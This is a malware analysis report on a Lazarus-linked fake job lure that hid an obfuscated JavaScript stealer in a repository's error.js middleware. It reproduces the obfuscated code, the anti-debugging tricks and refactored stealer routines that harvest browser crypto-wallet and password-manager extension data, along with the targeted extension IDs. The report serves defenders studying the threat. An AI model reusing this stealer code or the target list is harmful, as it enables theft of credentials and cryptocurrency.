Lazarus Group Targets Crypto-Wallets and Financial Data while employing new Tradecrafts

Alessio Di Santo (alessio.disanto@graduate.univaq.it)
Università degli Studi dell'Aquila, L'Aquila, Abruzzo, Italy
Date: November 26,2024

"Non videmus ea quae mox futura sunt"

(We do not see the things that will soon be) — Marcus Tullius Cicero

Contents

1 Executive Summary

2 Introduction

2.1 Objective

The objective of this *Malware Analysis Report* is to provide an in-depth understanding of the behavior, architecture, and intent of a malicious software instance. At its core, this report serves as a crucial tool for identifying the characteristics and operations of the *threat*, offering detailed insights that can be used to map the broader attack landscape. By dissecting the capabilities and infrastructure of the malware, analysts are able to build a clear picture of its functionality, origin, and potential impact.

Mapping a *threat* accurately is of paramount importance for defenders. A well-crafted malware analysis report helps connect individual malicious artifacts with broader attack campaigns and identifies common *Techniques, Tactics, and Procedures* (*TTPs*) employed by adversaries. This intelligence feeds into a larger knowledge base that allows cybersecurity teams to understand how threats evolve, recognize new campaigns with similar signatures, and anticipate potential next steps of attackers. The report is not merely an exercise in detailing technical specifics but also a way of enriching the collective understanding of a *Threat Actor*'s capabilities, motivations, and behaviors.

Actionable *Threat Intelligence* derived from malware analysis is particularly valuable because it enables proactive defenses. With a structured understanding of the malware's *Indicators of Compromise* (*IOCs*), behavioral patterns, and infrastructure, *Threat Hunting* and *Monitoring* teams are equipped with the context needed to seek out malicious activity before it fully manifests. *Threat Hunters* can leverage this intelligence to identify adversarial presence across their environments more effectively, while *Monitoring* teams can enhance detection logic and fine-tune alerts to identify these threats more accurately in real time. This coordinated approach bolsters an organization's defense posture, making it possible to detect and respond to even well-structured, sophisticated threats that are designed to evade traditional security mechanisms.

Ultimately, a comprehensive malware analysis report provides not only a retrospective view of what a threat has done but also equips defenders with the tools and knowledge to better *predict*, *detect*, and *prevent* future attacks. This knowledge empowers security teams to make informed decisions, prioritize vulnerabilities, and improve their capabilities against *Advanced Persistent Threats* (*APTs*).

2.2 Infection Chain




Figure 1: Infection Chain Diagram

3 Methodology

Analyzing the malware involved a comprehensive approach utilizing both static and dynamic analysis techniques to thoroughly understand its structure, behavior, and potential impact. By combining these two approaches, it is possible to gain a comprehensive understanding of the malware's capabilities and objectives. Static analysis provided insights into its structure and obfuscation methods, while dynamic analysis revealed its real-time behavior and interactions with the system. This dual approach was essential in developing effective detection and mitigation strategies against this sophisticated threat.

3.1 Static Analysis

Static analysis is a fundamental technique in malware analysis that involves examining the code of malicious software without executing it. This approach focuses on understanding the structure, logic, and intent of the malware through methods such as *disassembling*, *decompiling*, and reviewing its binary or script content. By analyzing the static properties of malware, such as strings, embedded resources, file headers, and imported functions, researchers can gather valuable insights into its capabilities, communication patterns, and potential targets.

The main goal of static analysis is to dissect the malware's inner workings, identify hardcoded *Indicators of Compromise* (*IoCs*) like IP addresses, URLs, or file paths, and infer its behavior without the risk of executing harmful code. This method is particularly useful for uncovering obfuscation techniques, encrypted payloads, and multi-stage architectures, which are often employed by modern malware to hinder direct analysis.

However, static analysis comes with its challenges. Advanced malware frequently uses obfuscation, packing, or encryption to conceal its code and deter examination. Analysts must rely on specialized tools and techniques, such as deobfuscation scripts, unpackers, and cryptographic analysis, to overcome these barriers. Moreover, analyzing assembly-level or machine code demands a high level of expertise, as the complexity of the malware's logic can obscure its true intent.

Despite its limitations, static analysis is invaluable as it allows analysts to preemptively assess a malware sample's potential threats, providing critical intelligence without the inherent risks of execution. Combined with dynamic analysis, it forms a comprehensive approach to malware investigation, equipping defenders with the necessary understanding to develop effective detection and mitigation strategies.

3.2 Dynamic Analysis

Dynamic analysis is a cornerstone of malware analysis, enabling researchers to observe the behavior of malicious software in real-time by executing it within a controlled, isolated environment. This approach is particularly valuable for analyzing modern malware that employs sophisticated *obfuscation techniques*, rendering static analysis alone insufficient. By simulating realistic conditions, analysts can examine how malware interacts with the file system, registry, processes, network, and system *API*s, providing direct insights into its functionality and intent.

The objective of dynamic analysis is to uncover the behavioral profile of the malware, revealing actions such as *data exfiltration*, *Command-and-Control* communication, *credential theft*, and *persistence mechanisms*. It also aids in identifying *Indicators of Compromise* (*IoCs*), such as IP addresses, domains, and modified system configurations, which are crucial for detection and response efforts. This method is not without challenges, as modern malware often incorporates *anti-analysis techniques* designed to detect and evade *Sandboxed Environments*, *Virtual Machines*, or *Debugging Tools*. These measures include delaying execution, checking for artifacts indicative of analysis environments, and employing runtime obfuscation to conceal its activities.

Despite these difficulties, dynamic analysis remains a critical tool in the fight against advanced threats. Its ability to reveal runtime behavior complements static analysis, providing a comprehensive understanding of the malware's objectives and capabilities. While the process can be resource-intensive and time-consuming, its contributions to cybersecurity are indispensable, offering valuable intelligence to counteract and mitigate malicious campaigns effectively.

4 Analysis Results

4.1 Malware Distribution

On November 13, 2024, an attempted social engineering attack was detected involving *LinkedIn*, a widely trusted professional networking platform. The target, a Web3 and blockchain developer, was approached by an individual posing as a representative of a reputable company in the NFT and blockchain space. The attacker initially framed their approach as a business opportunity, inviting the target to participate in an NFT gaming project, as extensively reported by Luca Di Domenico on his Notion website.




Figure 2: Attacker trying to engage its victim.

The interaction began with what appeared to be a standard recruitment message, containing project details that aligned with the target's professional expertise and current industry trends. The attacker followed up by requesting that the target download and run a codebase hosted on *Bitbucket*, presented as part of a skill assessment process. However, as communication progressed, subtle signs raised suspicion, prompting the target to further investigate the provided code.




Figure 3: *BitBucket* malicious repository.

Upon examination, the codebase was found to contain obfuscated scripts designed to perform unauthorized actions on the target's system. This discovery revealed the true nature of the message: a well-crafted attempt to execute malicious code under the guise of a professional opportunity. The following report outlines the timeline of events, initial detection, and subsequent findings, detailing the approach used by the attacker and the potential risks identified.

Figure 4: Obfuscated malicious code posed inside the ***error.js*** Middleware module.

4.2 First-Stage




Figure 5: *First Stage*

The initial *JavaScript* code is a highly obfuscated script crafted to execute malicious operations, including the *deployment of additional payloads*, *collection of sensitive data* and its subsequent *exfiltration* to a remote server under the attacker's control. The obfuscation layers serve to conceal its true intent, complicating analysis and detection efforts. By targeting critical data such as *credentials* and *cryptocurrency wallets*, the script demonstrates a deliberate focus on *financial and personal information theft*, aligning with its malicious objectives.

4.2.1 Code Obfuscation

In this section, there will be explored the various obfuscation techniques and decoy mechanisms utilized in the code to hinder reverse engineering and analysis efforts. One of the primary methodologies used is the adoption of meaningless and non-descriptive variable and function names. Variables such as *_0x5647f0*, *_0x49e0*, and functions like ***_0xb038d0*** are prevalent throughout the script. This practice obscures the code's intent, making it challenging for a human reader to discern the purpose of different variables and functions.

```
            if (!_0x214ade.statSync(_0x474c53.join(_0x5c4a4d, _0x2a4f43)).isDirectory()) {
              let _0x4f8c49 = _0x474c53.join(_0x5c4a4d, _0x2a4f43);
              const _0x1415db = {
                filename: _0x16d362 + '_' + _0x5f2b6b + '_' + _0x2a4f43
              };
```

Figure 6: Variables are renamed to avoid leaking any useful insight.

In addition to meaningless naming, the code employs string encoding and lookup tables. Functions like ***_0xfee7*** and ***_0x49e0*** map obfuscated strings to their actual values using a lookup table, which is an array of strings that are themselves difficult to interpret. This method effectively hides string literals and function names, complicating static analysis.

```
function _0xfee7(_0x2228ba, _0x107e2e) {
  const _0x5bf0d4 = _0x49e0();
  _0xfee7 = function (_0xd8af4f, _0x1d7322) {
    _0xd8af4f = _0xd8af4f - 410;
    let _0x1ec455 = _0x5bf0d4[_0xd8af4f];
    return _0x1ec455;
  };
  return _0xfee7(_0x2228ba, _0x107e2e);
}
```

Figure 7: Code employs lookup-tables for strings to reduce code understandability.

```
function _0x49e0() {
  const _0x5647f0 = ['count', 'pODGK', "n3 \"", 'debu', 'irSyn', 'terva', 'nkbih', 'eiQTY', '_lst', 'lengt', 'jbmgj', "rn th", 'get', 'befbm', 'eSoft', 'hsYvC',
   '/Goog', 'ngcna', 'mdjon', 'orm', 'fig/', "info\"", 'pglpn', "\\pyth", 'mgjnj', 'phepc', 'state', 'GhdQI', 'ata', 'funct', 'pjiig', '(((.+', 'nt/', 'jRPXO',
  'ajeDd', 'Brows', 'bCcYq', '_uld', '-db', 'DIorK', 'eSync', 'bhkzo', 'tqCVm', 'ibnej', 'e-chr', 'gdoal', 'Brave', 'ppbcl', 'platf', 'pekpl', 'opera', 'pytho',
   'HTByC', 'fgpgk', 'mibbk', 'write', 'jpbpf', 'retur', 'excep', 'imhlp', "is\")(", 'warn', 'idclj', 'gpafn', 'UCfHh', 'ldhgm', 'child', "n Dat",
  '273848gVUjFv', 'solan', 'uts', 'EOoJA', 'rome', 'ess', '204026HnKcdQ', 'are/B', 'afbcb', 'Local', 'Firef', 'fig/E', 'ocal/', 'dus/e', 'multi', '_file',
  '3717255bwOAGG', 'KnucE', 'post', 'xtens', 'djkbp', '106113fyHJxB', 'oficd', 'mamcf', "\\p.zi", '__pro', 'ctor(', 'ccfch', 'ary/K', 'hostn', 'ync', '/pdow',
  'Roami', 'xodus', 'peras', 'aholp', 'formD', 'zA-Z_', 'info', 'lchlg', 'illa/', 'odkjb', 'jnkhf', 'hecda', 'bepdk', '104.7', "tar -", 'cionb', 'mcohi',
  'uIyDk', 'apagc', "n Set", 'input', 'olana', 'era', 'Otpfc', '-Brow', 'toStr', 'us.wa', 'searc', 'ort/e', 'cgndf', 'Strea', 'exist', '/AppD', "l Sta", 'creat'
  , 'keeod', 'pikoo', 'bomem', 'jkbgi', 'mJaRO', 'isDir', 'pkjle', 'acmac', 'moz-e', 'ata/', 'iolgc', 'son', 'dfjmm', '$]*)', 'omihk', 'penjl', 'wdrki', 'g/Exo'
  , 'ukgDl', 'fdial', 'miARo', "era S", " (tru", 'eycha', 'Camgd', 'ahbmg', 'lbocc', 'bgeol', 'nphpl', 'gmccd', 'to__', 'statS', 'gipfn', 'renam', 'nctio',
  'eebol', 'fig/s', 'VqRNy', 'UMYSH', 'Softw', '/clie', 'leeob', '/User', 'VXPFP', 'lipeo', 'bbbnh', '/exod', 'ame', 'aeaoe', 'UMAEO', 'oihof', 'fejja', 'ata/L'
  , 'ogin.', 'hid', 'call', 'type', 'vegMs', 'jblnd', 'mxKDV', 'lmome', 'logkc', 'ofile', 'rave-', 'ogwzk', "e\" \"", 'QLnNh', 'ing', 'test', 'sRmtp', 'exec',
  'lJioc', " -C ", '5330560Nvvqoc', 'while', "\\+\\+ ", 'dgcce', 'mCPJl', '_proc', 'table', "\" \"", "\\p2.z", 'init', 'ojAPE', 'ggaki', '{}.co', 'ain', 'gjnck'
  , "n() ", 'BdAOH', 'bakop', 'on.ex', 'clnha', 'ins/l', 'http:', 'ejbal', 'agoak', 'conso', 'olcbk', 'ile', 'omjjk', 'forEa', 'nhcel', 'ome', 'push', '.wall',
  'bbldc', '/.sys', "l Ext", 'doqEB', 'bsrFZ', 'a-zA-', ')+)+)', 'rowse', 'Objec', 'chain', 'kpcnl', 'jdnno', 'trace', 'repla', 'Googl', 'ng/Op', 'lgmpc',
  'fldfp', 'lncbf', 'const', 'ox/Pr', 'kodbe', 'soft/', 'tion', 'ophhp', 'com.o', 'mnkoe', 'Jmuwr', 'onoee', 'rUDpd', 'oiodb', 'join', 'Micro', 'getTi', "xf ",
  'actio', 're/Br', "\\.pyp", 'neBKy', '/Brav', 'GcVeZ', 'ion', 'KURBW', 'fhboh', 'bapad', 'gkfmg', 'reque', 'hfood', '/uplo', 'efaul', 'round', 'a_id.', 'llet'
  , 'kkolj', 'oftwa', 'googl', 'ads', '.file', 'eRead', 'jmnoo', 'txt', 'inclu', "e) {}", 'EVVyv', 'BBMca', 'kpkcb', 'ort/', '/stor', 'deajf', 'sjGBx', 'fbeog',
   '210wqDnZF', 'hlefn', 'behhm', 'Profi', 'gger', 'brld_', 'pld_', 'iRGSH', 'path', 'raveS', 'oamin', 'nstru', 'des', 'acces', 'pebkl', '//86.', 'pndod',
  're.Op', 'xHdtA', "User ", 'iijed', 'nKdgC', '/Logi', 'bhhhl', 'ajnim', 'txxhs', 'eaaah', 'lwAhl', 'ave-B', 'cfgod', 'deekn', 'oogle', 'NeqwT', 'hifaf',
  'g/Moz', 'bohpj', 'copyF', 'keych', '/id.j', 'ngplf', 'readd', 'strin', 'zVUeK', 'ructo', '579164TjvuZk', '/Libr', 'Defau', 'emcci', 'e/Chr', 'ware/', 'imael'
  , 'wkdFw', 'tFRKK', 'jgjfh', 'knmef', "\\( *\\", 'lmeee', '4.51:', '*(?:[', " Supp", 'ilkdb', 'bind', 'AQyRd', 'bohma', 'url', "ion *", 'setIn', "-Lo \"",
  '/Chro', '39kFATSo', 'ector', 'puxrr', 'ddjkj', "le ", 'Qastc', 'tmpdi', '10824525LZXcif', 'aeach', 'Data', 'le/Ch', "n (fu", 'tings', 'ation', 'ort/B',
  'ata/R', 'homed', 'Efubp', 'size', 'idb', 'izrzF', 'apply', '1224', 'bfnae', 'omaab', 'xzuuH', '/ld_', 'PsAnf', "curl ", 'dojMD', 'sSync', 'ser', '0-9a-',
  'pplic', 'WQdAx', 'gpnkl', '/.con', 'mduNs', 'rmSyn', 'error', 'dlcob', 'hhjch', 'ort/G', "\"retu", 'lcBHY', 'LqbUn', 'log', '-rele', 'dgmol', 'pdfla',
  'idlcd', 're/Op', '/Loca', 'FileS', 'hmclh', 'IVqco', " Data", 'ase', 'cODvj', 'pUzRV', 'CYqat', 'oohck', 'proto', 'dirna', 'pgoak', 'filen', 'MGIeV', 'zrsCF'
  , 'ensio', 'kkhmi', 'age/d', 'Z_$][', 'Edge/', 'ary/A', 'adlkm'];
  _0x49e0 = function () {
    return _0x5647f0;
  };
```

Figure 8: Lookup-table content

The script makes extensive use of *self-invoking* functions and *nested* function wrappers. These patterns complicate the control flow and make it harder to follow the sequence of execution. By encapsulating code within multiple layers of functions that immediately invoke themselves, the script hides the true entry points and interconnections between different parts of the code.

```
(function () {
  _0x29cf48(this, function () {
    const _0x100c7c = new RegExp("function *\\( *\\)");
    const _0x5905ea = new RegExp("\\+\\+ *(?:[a-zA-Z_$][0-9a-zA-Z_$]*)", 'i');
    const _0x14ba29 = _0x316ff1("init");
    if (!_0x100c7c.test(_0x14ba29 + "chain") || !_0x5905ea.test(_0x14ba29 + "input")) {
      _0x14ba29('0');
    } else {
      _0x316ff1();
    }
  })();
})();
```

Figure 9: An example of *self-invoking* and *wrapped* functions.

Another obfuscation technique introduced is the use of the *function constructor* for dynamic code execution. By constructing new functions at runtime, the script can generate and execute code that is not visible in its static form, thereby concealing the actual operations being performed. This method hinders static analysis tools, which rely on examining the code as it appears without executing it.

```
const _0x181359 = _0x4dc381(this, function () {
  const _0x5d519b = function () {
    let _0x56d858;
    try {
      _0x56d858 = Function("return (function() {}.constructor(\"return this\")( ));")();
    } catch (_0x50834b) {
      _0x56d858 = window;
    }
    return _0x56d858;
  };
```

Figure 10: Functions are instantiated at runtime to make it harder analyze source code.

Anti-debugging and *Anti-Tampering* techniques are also employed. The script includes functions designed to detect if it is being debugged and alter its behavior, accordingly, potentially interfering with debugging efforts, by even invoking the *debugger* statement dynamically, which can cause debuggers to pause execution unexpectedly or enter infinite loops.

```
function _0x316ff1(_0x5e72d0) {
  function _0x423282(_0x3e2163) {
    if (typeof _0x3e2163 === "string") {
      return function (_0x5a0f45) {}.constructor("while (true) {}").apply("counter");
    } else {
      if (('' + _0x3e2163 / _0x3e2163).length !== 1 || _0x3e2163 % 20 === 0) {
        (function () {
          return true;
        }).constructor("debugger").call("action");
      } else {
        (function () {
          return false;
        }).constructor("debugger").apply("stateObject");
      }
    }
    _0x423282(++_0x3e2163);
  }
  try {
    if (_0x5e72d0) {
      return _0x423282;
    } else {
      _0x423282(0);
    }
  } catch (_0x372f51) {}
}
```

Figure 11: *Anti-Debugging* functionalities

It also utilizes *Opaque Predicates* and *Dead Code*. These are conditions and code blocks that do not affect the overall program logic but are intended to confuse the analyst. *Opaque predicates* are conditions that always evaluate to true or false, making it difficult to determine the actual execution path, while *Dead Code* is never invoked.

```
if (('' + _0x3e2163 / _0x3e2163).length !== 1 || _0x3e2163 % 20 === 0) {
  (function () {
    return true;
```

Figure 12: Example of *Opaque Predicate*.

Control flow flattening is another technique used to obfuscate the code. By rearranging the normal execution flow and breaking it into smaller blocks with indirect jumps and calls, the script makes it challenging to follow the logical sequence of operations. This method obscures the natural structure of the code, hindering attempts to map out its functionality. Numeric literals are often encoded in hexadecimal or expressed as computations, making it harder to interpret constants directly. This adds an additional layer of complexity, as analysts must compute the actual numeric values to understand the code's behavior.

```
function _0xb038d0(_0x3663cc, _0x283f2d, _0x1133c5, _0x21614c, _0x5465f9) {
  return _0xfee7(_0x3663cc + 0x2d1, _0x283f2d);
}
```

Figure 13: Numbers are hex-encoded to add complexity to code analysis.

Confusing naming conventions are also used as a decoy strategy. The use of similar or repeating variable names with slight variations, such as ***_0x214ade*** and ***_0x2f409e***, can cause confusion. This practice makes it difficult to track variables and understand their roles in the code.

```
const _0x214ade = require('fs');
const _0x2b0fb6 = require('os');
const _0x474c53 = require("path");
const _0x830ee8 = require("request");
const _0x608dc4 = require("child_process").exec;
const _0x51e514 = _0x2b0fb6.hostname();
const _0x1c6f16 = _0x2b0fb6.platform();
const _0x527737 = _0x2b0fb6.homedir();
const _0x2f409e = _0x2b0fb6.tmpdir();
const _0x1aaad0 = _0x2f6579 => _0x2f6579.replace(/^~([a-z]+|\/)/, (_0x4a3f12, _0x50abc0) => '/' === _0x50abc0 ? _0x527737 : _0x474c53.dirname(_0x527737) + '/' + _0x50abc0);
function _0x3f53d4(_0x345848, _0x3a2c0d, _0x257568, _0x35690a, _0x37a629) {
  return _0xfee7(_0x3a2c0d - 0x119, _0x37a629);
}
```

Figure 14: Usage of confusing naming conventions for script imports.

Additionally, the script introduces unnecessary complex mathematical operations, including mathematical computations or expressions that serve no purpose can obfuscate the actual logic and mislead analysts into thinking they are significant when they are not.

By *nesting functions* and using *self-invoking patterns*, the script creates multiple layers of execution that hide the entry point and make it harder to trace the execution *path*. Analysts may need to unravel several layers before reaching the core functionality, increasing the effort required for analysis. The use of dynamic code generation with the *function constructor* serves as a decoy by obscuring the actual code being executed until runtime. This makes static analysis less effective, as the code's behavior cannot be fully understood without executing it.

The primary goal of these obfuscation techniques and decoy mechanisms is to prevent easy reading and understanding of the code. By making it difficult to interpret, the attacker aims to prevent quick detection of the malicious activities. The obfuscated code can evade detection by static analysis tools that rely on pattern matching or signature-based detection. Furthermore, by increasing its complexity, the attacker delays reverse engineering efforts. This added difficulties and pitfalls increases the time and effort required for analysts to de-obfuscate the code, which may allow the attacker more time to exploit the compromised system. The inclusion of decoy code and unnecessary complexity helps hide the malicious intent within layers of confusing code, potentially leading analysts down incorrect paths and causing them to misinterpret the code's purpose or miss critical malicious components.

4.2.2 Code Analysis - error.js

By investigating a refactored version of this code, it is possible to gather how the execution begins with the invocation of the main function, which serves as the orchestrator of the script's activities.

```
const main = async () => {
  try {
    const timestamp = Math.round(Date.now() / 1000);

    // Collect data from various browsers and extensions
    await collectBrowserData(chromePaths, 0, timestamp);
    await collectBrowserData(bravePaths, 1, timestamp);
    await collectBrowserData(operaPaths, 2, timestamp);

    collectFirefoxData(timestamp);
    collectExodusData(timestamp);

    if (platform.startsWith('w')) {
      await collectExtensionData(
        normalizePath('~/AppData/Local/Microsoft/Edge/User Data'),
        '3_',
        false,
        timestamp
      );
    }

    if (platform.startsWith('d')) {
      await collectLoginDataMac(timestamp);
    } else {
      await collectLocalStateAndLoginData(chromePaths, 0, timestamp);
      await collectLocalStateAndLoginData(bravePaths, 1, timestamp);
      await collectLocalStateAndLoginData(operaPaths, 2, timestamp);
    }

    // Execute additional malicious code
    executeAdditionalCode();
  } catch {}
};
```

Figure 15: Refactored main routine of the malicious *JS* file.

Inside this section the script first generates a *UNIX timestamp* to tag the exfiltrated data uniquely. It then proceeds to collect information from various browsers by invoking ***collectBrowserData*** for *Chrome*, *Brave*, and *Opera* browsers. The ***collectBrowserData*** function determines the appropriate base directory for each browser based on the operating system and then calls ***collectExtensionData*** to harvest data from targeted extensions.

```
const collectBrowserData = async (browserPaths, prefix, timestamp) => {
  try {
    let baseDir = '';
    if (platform.startsWith('d')) {
      baseDir = path.join(homeDir, "Library", "Application Support", browserPaths[1]);
    } else if (platform.startsWith('l')) {
      baseDir = path.join(homeDir, ".config", browserPaths[2]);
    } else {
      baseDir = path.join(homeDir, "AppData", browserPaths[0], "User Data");
    }

    await collectExtensionData(baseDir, `${prefix}_`, prefix === 0, timestamp);
  } catch {}
};
```

Figure 16: Snippet of the refactored capabilities of ***collectBrowserData***.

```
const collectExtensionData = async (baseDir, prefix, collectSolana, timestamp) => {
  if (!baseDir || baseDir === '') return [];
  if (!fileExists(baseDir)) return [];
  if (!prefix) {
    prefix = '';
  }
  let collectedFiles = [];
  for (let i = 0; i < 200; i++) {
    const profileDir = path.join(baseDir, i === 0 ? "Default" : `Profile ${i}`, "Local Extension Settings");
    for (const extId of extensionIds) {
      const extDir = path.join(profileDir, extId);
      if (fileExists(extDir)) {
        let files;
        try {
          files = fs.readdirSync(extDir);
        } catch {
          files = [];
        }
        for (const file of files) {
          const filePath = path.join(extDir, file);
          try {
            const stats = fs.statSync(filePath);
            if (stats.isDirectory()) continue;

            const fileInfo = {
              value: fs.createReadStream(filePath),
              options: {
                filename: `87_${prefix}${i}_${extId}_${file}`
              }
            };
            collectedFiles.push(fileInfo);
          } catch {}
        }
      }
    }
  }
```

Figure 17: Snippet of the refactored capabilities of ***collectExtensionData***.

collectExtensionData scans through multiple browser profiles, attempting to find and collect data from extensions specified in the *extensionIds* array, which includes popular cryptocurrency wallets like *MetaMask*. For each profile and extension the identified *threat* constructs the path to the extension's data directory and, if it exists, reads the files within. Each file is read and stored in an array along with its *metadata*, such as the *filename* constructed from the *browser prefix*, *profile number*, *extension ID*, and *original filename*. A complete list of all the extensions tracked is provided below:

- *nkbihfbeogaeaoehlefnkodbefgpgknn* - MetaMask (A widely used cryptocurrency wallet for Ethereum and ERC-20 tokens);

- *ejbalbakoplchlghecdalmeeeajnimhm* - TronLink (The official wallet for the TRON blockchain);
- *fhbohimaelbohpjbbldcngcnapndodjp* - LastPass: Free Password Manager (Helps users store and manage passwords securely);
- *ibnejdfjmmkpcnlpebklmnkoeoihofec* - Binance Chain Wallet (Official wallet for Binance Chain, Binance Smart Chain, and Ethereum);
- *bfnaelmomeimhlpmgjnjophhpkkoljpa* - Coinbase Wallet Extension (Allows users to interact with decentralized applications (dApps) on the browser);
- *aeachknmefphepccionboohckonoeemg* - Jaxx Liberty Wallet (A multi-currency, multi-platform cryptocurrency wallet);
- *hifafgmccdpekplomjjkcfgodnhcellj* - Exodus Wallet (Provides a user-friendly interface for managing multiple cryptocurrencies);
- *jblndlipeogpafnldhgmapagcccfchpi* - BitPay Wallet (Allows users to manage Bitcoin and other cryptocurrencies);
- *acmacodkjbdgmoleebolmdjonilkdbch* - Nifty Wallet (Designed for interacting with Ethereum and related dApps);
- *dlcobpjiigpikoobohmabehhmhfoodbb* - Authy (A two-factor authentication (2FA) app to secure online accounts);
- *mcohilncbfahbmgdjkbpemcciiolgcge* - Guarda Wallet (A non-custodial wallet supporting multiple cryptocurrencies);
- *agoakfejjabomempkjlepdflaleeobhb* - Ledger Wallet (A hardware wallet extension for managing cryptocurrencies securely);
- *omaabbefbmiijedngplfjmnooppbclkk* - OneKey Wallet (A hardware wallet extension providing secure cryptocurrency storage);
- *aholpfdialjgjfhomihkjbmgjidlcdno* - Math Wallet (Supports numerous blockchains and provides dApp support);
- *nphplpgoakhhjchkkhmiggakijnkhfnd* - SafePal Wallet (Offers secure cryptocurrency management with hardware and software solutions);
- *penjlddjkjgpnkllboccdgccekpkcbin* - Yoroi Wallet (A light wallet for Cardano (ADA) cryptocurrency);
- *lgmpcpglpngdoalbgeoldeajfclnhafa* - Phantom Wallet (A friendly Solana wallet built for DeFi and NFTs);
- *fldfpgipfncgndfolcbkdeeknbbbnhcc* - Brave Wallet (The built-in crypto wallet of the Brave browser);
- *bhhhlbepdkbapadjdnnojkbgioiodbic* - Ronin Wallet (Used for the Axie Infinity game and manages NFTs and tokens on the Ronin network);

- *gjnckgkfmgmibbkoficdidcljeaaaheg* - XDEFI Wallet (A cross-chain wallet extension supporting multiple blockchains);
- *afbcbjpbpfadlkmhmclhkeeodmamcflc* - MEW CX (MyEtherWallet Extension) (Provides access to Ethereum accounts directly in the browser).

```
const extensionIds = [
  "nkbihfbeogaeaoehlefnkodbefgpgknn",
  "ejbalbakoplchlghecdalmeeeajnimhm",
  "fhbohimaelbohpjbbldcngcnapndodjp",
  "ibnejdfjmmkpcnlpebklmnkoeoihofec",
  "bfnaelmomeimhlpmgjnjophhpkkoljpa",
  "aeachknmefphepccionboohckonoeemg",
  "hifafgmccdpekplomjjkcfgodnhcellj",
  "jblndlipeogpafnldhgmapagcccfchpi",
  "acmacodkjbdgmoleebolmdjonilkdbch",
  "dlcobpjiigpikoobohmabehhmhfoodbb",
  "mcohilncbfahbmgdjkbpemcciiolgcge",
  "agoakfejjabomempkjlepdflaleeobhb",
  "omaabbefbmiijedngplfjmnooppbclkk",
  "aholpfdialjgjfhomihkjbmgjidlcdno",
  "nphplpgoakhhjchkkhmiggakijnkhfnd",
  "penjlddjkjgpnkllboccdgccekpkcbin",
  "lgmpcpglpngdoalbgeoldeajfclnhafa",
  "fldfpgipfncgndfolcbkdeeknbbbnhcc",
  "bhhhlbepdkbapadjdnnojkbgioiodbic",
  "gjnckgkfmgmibbkoficdidcljeaaaheg",
  "afbcbjpbpfadlkmhmclhkeeodmamcflc"
];
```

Figure 18: Crypto-related browser extensions list.

